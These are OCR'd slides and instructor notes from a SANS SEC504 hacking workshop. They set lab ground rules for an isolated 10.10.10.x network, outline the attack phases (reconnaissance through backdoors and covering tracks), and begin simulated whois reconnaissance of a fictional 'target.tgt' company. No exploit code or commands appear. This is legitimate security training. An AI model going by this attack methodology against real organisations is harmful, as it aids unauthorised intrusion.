
Attack only the target machines, which are all located on 10.10.10.X.

Denial of service attacks are strictly forbidden!

No ARP cache poisoning! That could turn into a Denial of Service attack, if you aren't careful. Frankly, I don't want to risk it and neither should you.

For Rootkits, you can install them on your own machine to experiment. However, do not install them on the class target servers (10.10.10.x). Replacing system executables or modifying the kernel can easily result in destroying the OS, which would damage the learning environment.

Please follow these rules. They really aren't that onerous. They are mandatory!



Ground Rules (2) – Dealing with the Targets


- Do not connect our network to the outside world
- The workshop is for learning, not showing off or taking systems down
- Once you gain access to a machine, please do not close the security hole!!!
  - Others still need to learn after you get in
- Do not change the passwords on the target machines
  - If you need other passwords, create other accounts
- Once you gain access, don't trash a machine
  - You can display messages on the screen to show the class your skills ...
  - ... DO NOT display anything objectionable or obscene!

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 18

Please follow the ground rules. Not following the ground rules could result in dismissal from class.

Connections to the outside world (SANS' networks, hotel networks, or the Internet) are strictly forbidden.

Don't trash a machine, or fix a hole. If you do that, you'll destroy the learning environment, with its carefully placed security vulnerabilities, each designed to teach a specific lesson.




Ground Rules (3) – Play Nicely with Others

- Identify one or more partners to work with
  - You will get more done and learn more with partners
  - The attackers work together ... so should you!
- Do not attack your fellow students
- Some people will move faster than others; that's okay
- On occasion, we might need to revert or reboot a target box ... some exploits break services that require a reboot

Please follow the ground rules. Not following the ground rules could result in dismissal from class.

Work with a partner, and, above all, do not get frustrated! Ask for help, if you need it.




Ground Rules (4) – Using Extra Tools

- Use any tool you have (for commercial tools, you must have a legal license!)
- If you need another type of tool or exploit, please feel free to download it (legally) from the Internet
  - Leave the room to do so ...
- DO NOT run any attack tools on the conference or hotel network!
  - Hacking the conference or hotel network = automatic dismissal!

Please follow the ground rules. Not following the ground rules could result in dismissal from class, especially the rule about not attacking the conference or hotel network!

Do not pirate software!


If you need another tool, feel free to download it from the Internet, which assumes you have a legal license.



Network Layout

- IP addresses were assigned when you came in
- Each person should use the assigned address
- Switch at each table
- Switch is connected to switch in front of the room
- No routers or firewalls
- No direct connection to the Internet
- No wireless; wireless access is forbidden in this room

If you use wireless LAN cards, there is a chance that you will inadvertently bridge the whole class to the Internet. The class would then, potentially, leak attack packets on to the public Internet. We must avoid this, so wireless LAN cards are forbidden.



Key Steps to Exploiting a System

1. Reconnaissance
2. Scanning
3. Exploiting Systems
   - Gaining Access
4. Keeping Access – Backdoors and Trojans
5. Covering the Tracks


Mostly Simulated

You will do these!

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 22

As we have discussed throughout this session, an attacker uses these steps to conquer a system. These items are what you need to understand and protect against. We will actually try out each of these steps.

Here's the scenario: We're performing a penetration test of a target organization by running through these phases. Your goal is to break into as many target systems on the 10.10.10.X network as possible, with the highest privileges you can achieve.



Step 1: Overview of Reconnaissance

- Acquire Domain Name
- Open Source
- Whois lookup
- ARIN lookup

- DNS Interrogation

Simulated

You will do!

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 23


Step 1 is casing the joint. Because we have no Internet connection, most of this phase will be simulated.

We walk through the steps performed during normal recon, telling you the results you would get in a real penetration attempt.

However, you perform the last element of recon, DNS Interrogation, on your own against one of our servers.

Acquire Domain Name

- No connection to the Internet (we want to control the environment), so we will simulate the next steps
- Let's pick a target organization
- How about an organization named “SANS 504 Target Company" with domain name "target.tgt"?
- They are the owner of Target Widgets, producer of the finest Widgets in the world
- Analyze their websites and think about the business service that each offers


Target Widgets - Distributor Portal - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Search Favorites
Address http://wilesa.target.tgt
Go
SnagIt
TARGET WIDGETS
YOUR SOURCE FOR WIDGETS
Done
Internet

Distributors:

We are always looking for distributors to join the Target Widgets family! If you would like to work with us, please prepare your proposal and enter its URL in the following field to submit it to us. It will then be opened on our server for our review!

Please enter the URL


Go

To get started, we need to pick a target organization. Just for reference purposes only, let's pick a sample organization named “SANS 504 Target Company.” This company owns a company called “Target Widgets,” which produces some of the finest widgets in the world.

When you analyze their websites, try to think about what each one is doing from a business perspective. That’ll help you sort out your planned attack.

Whois Search

- If you look up target.tgt at www.internic.net, you'd get:
  - DNS server names
  - Last update
- Also reveals the registrar


File Edit View Favorites Tools Help
Back Search Favorites Media
Links
Address
http://reports.internic.net/cgi/whois?whois_nic=target.tgt&type=domain
Go
InterNIC
Home
Registrars
FAQ
Submit

Whois Search Results

Search again (.aero, .arpa, .biz, .com, .coop, .edu, .info, .int, .museum, .net, or .org):


target.tgt

● Domain (ex. internic.net)
○ Registrar (ex. ABC Registrar, Inc.)
○ Nameserver (ex. ns.example.com or 192.16.0.192)

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: TARGET.TGT
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: FRED.TARGET.TGT
   Name Server: FRED.TARGET.TGT
   Status: ACTIVE
```

Here is the result we get when we perform a whois lookup of our target site (target.tgt) using www.internic.net. Remember, this is a completely hypothetical search; there is no real "SANS 504 Target Company" in the outside world. This InterNIC record is simulated.


Note the very relevant information here: The target DNS server name is fred.target.tgt, and this domain was registered with www.networksolutions.com. Next, we'll interrogate this network solution's whois server for more details.



Whois – Detailed Search (1)

```
TARGET.TGT
Registrant:
Johnson, Bob "Nugget" (BN160)
   bob@target.tgt
   555 Main St.
   City, State Zip
   222-555-1212

Technical Contact:
   Falken, Professor (FF1243)
   333 State St.
   City, State Zip

   444-555-6541 (FAX) 444-555-
   6551

Billing Contact:
   Smith, Susan  (ZQ1458)
   susan@target.tgt
   666 Acorn Ave.
   City, State Zip
      777-555-1212
```

Here is some additional useful information associated with our target domain. Note the interesting names, addresses, and phone numbers.

